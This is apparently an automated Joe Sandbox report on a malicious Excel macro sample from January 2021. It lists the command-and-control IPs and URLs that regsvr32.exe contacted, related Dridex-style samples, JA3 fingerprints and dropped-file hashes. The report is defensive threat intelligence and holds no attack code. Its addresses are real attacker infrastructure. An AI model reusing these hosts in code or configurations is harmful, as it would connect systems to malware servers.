http://https://80.86.91.27:3308/rX	regsvr32.exe, 00000012.0000000 3.906838132.00000000031A8000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/3	regsvr32.exe, 00000012.0000000 3.958125909.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/si=	regsvr32.exe, 00000012.0000000 3.980149370.000000000319B000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/0	regsvr32.exe, 00000010.0000000 3.872389085.0000000000866000.0 0000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.942509383.00000 000031AD000.00000004.00000001. sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/.(	regsvr32.exe, 00000012.0000000 3.962535896.00000000031A5000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/8	regsvr32.exe, 00000012.0000000 3.941475415.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308//x	regsvr32.exe, 00000012.0000000 3.958125909.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://api.microsoftstream.com/api/	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://cr.office.com	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://5.100.228.233:3389/H	regsvr32.exe, 00000012.00000003.959829384.00000000031AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/D	regsvr32.exe, 00000012.00000003.952484888.00000000031AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/rh	regsvr32.exe, 00000012.00000003.980149370.000000000319B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/(	regsvr32.exe, 00000012.00000003.925027011.00000000031AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://res.getmicrosoftkey.com/api/redemptionevents	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27:3308/-	regsvr32.exe, 00000012.00000003.962590797.000000000317E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://tasks.office.com	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27/	regsvr32.exe, 00000010.00000002.1036478024.0000000004944000.00000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.884237810.00000000031AF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/nd-point:	regsvr32.exe, 00000012.00000003.906838132.00000000031A8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/220.64.37	regsvr32.exe, 00000012.00000003.890960750.00000000031AC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://www.odwebp.svc.ms	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://web.microsoftstream.com/video/	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://5.100.228.233:3389/ES	regsvr32.exe, 00000012.00000003.952484888.00000000031AD000.00000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.978555876.00000000031A4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://graph.windows.net	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://80.86.91.27:3308/crosoft	regsvr32.exe, 00000012.00000003.980149370.000000000319B000.00000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.898757958.00000000031AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://80.86.91.27:3308/raphy	regsvr32.exe, 00000012.0000000 3.980149370.000000000319B000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://weather.service.msn.com/data.aspx	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/3321935-2125563209-4053062332-1002	regsvr32.exe, 00000010.0000000 2.982201012.00000000008D5000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/B	regsvr32.exe, 00000010.0000000 2.982129885.000000000080A000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/F	regsvr32.exe, 00000012.0000000 3.917292709.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/;	regsvr32.exe, 00000012.0000000 3.906838132.00000000031A8000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/?	regsvr32.exe, 00000012.0000000 3.898757958.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://o365auditrealtimeingestion.manage.office.com	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/S	regsvr32.exe, 00000012.0000000 3.936022022.00000000031AF000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/W	regsvr32.exe, 00000012.0000000 3.894507082.00000000031A8000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http:// https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://outlook.office.com/	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/H	regsvr32.exe, 00000010.0000000 2.982201012.00000000008D5000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/O	regsvr32.exe, 00000012.0000000 3.917292709.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://storage.live.com/clientlogs/uploadlocation	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://5.100.228.233:3389/la	regsvr32.exe, 00000012.0000000 3.978500644.000000000317D000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/c	regsvr32.exe, 00000012.0000000 3.917292709.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/b	regsvr32.exe, 00000012.0000000 3.906838132.00000000031A8000.0 0000004.00000001.sdmp	false		unknown
http://https://77.220.64.37/e	regsvr32.exe, 00000010.0000000 2.1036478024.0000000004944000. 00000004.00000001.sdmp, regsvr 32.exe, 00000012.00000003.9172 92709.00000000031AD000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/ll	regsvr32.exe, 00000012.0000000 3.978500644.000000000317D000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/X	regsvr32.exe, 00000012.0000000 3.917292709.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://77.220.64.37/53321935-2125563209-4053062332-1002	regsvr32.exe, 00000010.00000002.982201012.00000000008D5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://46.105.131.65:1512/la	regsvr32.exe, 00000012.00000003.972854437.000000000317D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://graph.windows.net/	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://devnull.onenote.com	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://5.100.228.233:3389/oft	regsvr32.exe, 00000010.00000003.872389085.0000000000866000.00000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.894507082.00000000031A8000.00000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.906838132.00000000031A8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://messaging.office.com/	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://77.220.64.37/l	regsvr32.exe, 00000012.00000003.890960750.00000000031AC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://skyapi.live.net/Activity/	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://5.100.228.233:3389/X	regsvr32.exe, 00000012.00000003.968234770.00000000031AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/Z	regsvr32.exe, 00000010.00000002.982174522.0000000000866000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.cortana.ai	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/P	regsvr32.exe, 00000012.00000003.922794583.00000000031AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://staging.cortana.ai	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/embed?	6EC7F2B2-66F2-402E-AC2F-EE48EA399479.0.dr	false		high
http://https://5.100.228.233:3389/N	regsvr32.exe, 00000010.00000003.888626667.000000000086C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.41.153	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
5.100.228.233	unknown	Netherlands		8315	SENTIANL	true
80.86.91.27	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
46.105.131.65	unknown	France		16276	OVHFR	true
74.220.219.210	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
184.171.244.207	unknown	United States		33182	DIMENOCUS	false
77.220.64.37	unknown	Italy		44160	INTERNETONEInternetServicesProviderIT	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338158
Start date:	11.01.2021
Start time:	18:33:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sample20210111-01.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.expl.evad.winXLSM@9/19@3/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 34% (good quality ratio 33.7%) • Quality average: 80% • Quality standard deviation: 18.8%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.43.139.144, 104.42.151.234, 13.64.90.137, 52.109.32.63, 52.109.76.35, 52.109.8.24, 51.11.168.160, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129, 51.104.139.180, 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:34:26	API Interceptor	21x Sleep call for process: splwow64.exe modified
18:35:28	API Interceptor	294x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.41.153	BOL_860766.xlsm	Get hash	malicious	Browse	
	#Ud83d#Udcde Tetratech.com Audio_4544.htm	Get hash	malicious	Browse	
5.100.228.233	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
80.86.91.27	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
46.105.131.65	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
77.220.64.37	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	SecuriteInfo.com.Mal.EncPk-APV.3900.dll	Get hash	malicious	Browse	
	ygyq4p539.rar.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
osmosisecuador.com	BOL_860766.xlsm	Get hash	malicious	Browse	• 192.185.41.153

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	hiytvys.dll	Get hash	malicious	Browse	• 80.86.91.27
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 80.86.91.27
	ymuyks.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	hy9x6wzip.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	jufk0vrar.dll	Get hash	malicious	Browse	• 80.86.91.27
	s3CRQNulKZ.exe	Get hash	malicious	Browse	• 217.172.179.54
	DFR2154747.vbe	Get hash	malicious	Browse	• 85.25.93.233
	r8a97.exe	Get hash	malicious	Browse	• 62.75.168.106
	NKsplucdAu.exe	Get hash	malicious	Browse	• 217.172.179.54
	lZVNh1BPxm.exe	Get hash	malicious	Browse	• 217.172.179.54
	qG5E4q8Cv5.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 217.172.179.54
	990109.exe	Get hash	malicious	Browse	• 87.230.93.218
	og0gax.dll	Get hash	malicious	Browse	• 62.138.14.216
	M1OrQwls8C.dll	Get hash	malicious	Browse	• 62.138.14.216
	http://https://installforge.net/downloads/?i=IFSetup	Get hash	malicious	Browse	• 5.175.14.17
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	• 85.25.144.36
UNIFIEDLAYER-AS-1US	SEA LION LOGISTICS-URGENT QUOTATION.exe	Get hash	malicious	Browse	• 192.185.0.218
	Electronic form.doc	Get hash	malicious	Browse	• 50.116.111.59
	8wPRuahY1M.dll	Get hash	malicious	Browse	• 50.116.111.59
	ARCH_2021.doc	Get hash	malicious	Browse	• 162.241.153.163
	PO21010699XYJ.exe	Get hash	malicious	Browse	• 216.172.185.10
	Scanned_25526662-Payment.xls	Get hash	malicious	Browse	• 192.185.236.165
	Telex06012020.xls	Get hash	malicious	Browse	• 192.185.236.165
	ul9kpUwYel.xls	Get hash	malicious	Browse	• 192.185.194.191
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	http://0620218.unfreezegrowers.com/bGVhaC5oZWl0bmVyQGV4cC5jb20=	Get hash	malicious	Browse	• 162.241.175.181
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 50.87.150.0
	http://https://1drv.ms/u/s!AmqlOnt-7_dxdENKsoSwOCjxG_Q?e=3ZrXeG	Get hash	malicious	Browse	• 162.241.127.190
	http://https://cypressbayhockey.com/NO	Get hash	malicious	Browse	• 192.185.120.89
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 108.179.246.23
	form.doc	Get hash	malicious	Browse	• 162.241.148.243
	RFQPO90865802ICONME.exe	Get hash	malicious	Browse	• 192.185.131.105
	Ekz Payment.htm	Get hash	malicious	Browse	• 192.185.196.146
	http://moneypay.best/	Get hash	malicious	Browse	• 192.232.250.4
	http://https://canningelectricinc.wordpress.com/	Get hash	malicious	Browse	• 192.185.188.96
SENTIANL	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	hiytvys.dll	Get hash	malicious	Browse	• 5.100.228.233
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 5.100.228.233
	ymuyks.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	hy9x6wzip.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	jufk0vrar.dll	Get hash	malicious	Browse	• 5.100.228.233
	anthon.exe	Get hash	malicious	Browse	• 145.131.21.142

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 91.216.141.46
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 91.216.141.46
	lQtvZjIdhN.exe	Get hash	malicious	Browse	• 91.216.141.46
	148wWoi8vI.exe	Get hash	malicious	Browse	• 91.216.141.46
	plusnew.exe	Get hash	malicious	Browse	• 145.131.29.142
	List-20200731-79226.doc	Get hash	malicious	Browse	• 5.100.228.16
	LIST-20200731-88494.doc	Get hash	malicious	Browse	• 5.100.228.16
	Rep_20200731.doc	Get hash	malicious	Browse	• 5.100.228.16

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	hiytvys.dll	Get hash	malicious	Browse	• 77.220.64.37
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 77.220.64.37
	ymuyks.dll	Get hash	malicious	Browse	• 77.220.64.37
	hy9x6wzip.dll	Get hash	malicious	Browse	• 77.220.64.37
	jufk0vrar.dll	Get hash	malicious	Browse	• 77.220.64.37
	9681NLGKW2.exe	Get hash	malicious	Browse	• 77.220.64.37
	NaTdOM3rA7.exe	Get hash	malicious	Browse	• 77.220.64.37
	http://https://www.norspacehire.com/	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Mal.EncPk-APV.3900.dll	Get hash	malicious	Browse	• 77.220.64.37
	ygyq4p539.rar.dll	Get hash	malicious	Browse	• 77.220.64.37
	b5tBjXlWsB.dll	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Generic.mg.69b1747072324f8f.dll	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Generic.mg.e2c08e17d07378e4.dll	Get hash	malicious	Browse	• 77.220.64.37
	auy0u4rzip.dll	Get hash	malicious	Browse	• 77.220.64.37
	a9e6937vcrar.dll	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 28954_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	s5kh50rfbzip.dll	Get hash	malicious	Browse	• 77.220.64.37
	g0gs7vm7arar.dll	Get hash	malicious	Browse	• 77.220.64.37
37f463bf4616ecd445d4a1937da06e19	P166824.htm	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	Client.vbs	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	Eps7The Mandalorian - Season 2.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	fast.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	CLIDSXX.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	SWIFT_COPY00993Payment_advic4555pdf.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	CNCDx23Q21.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	I1dO8QkyWW.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	T9tAui44l4.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	2aqzm7s4Un.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	E8Jkw96qFU.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	Scan_order.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	_00AC0000.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	SecuriteInfo.com.BehavesLike.Win32.Trojan.jc.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	SecuriteInfo.com.BehavesLike.Win32.Trojan.jc.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	SecuriteInfo.com.BehavesLike.Win32.Trojan.jc.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	SecuriteInfo.com.Trojan.GenericKD.44525883.8642.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	11998704458248.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	KeyMaker.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207
	SecuriteInfo.com.generic.ml.exe	Get hash	malicious	Browse	• 192.185.41.153 • 74.220.219.210 • 184.171.24 4.207

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
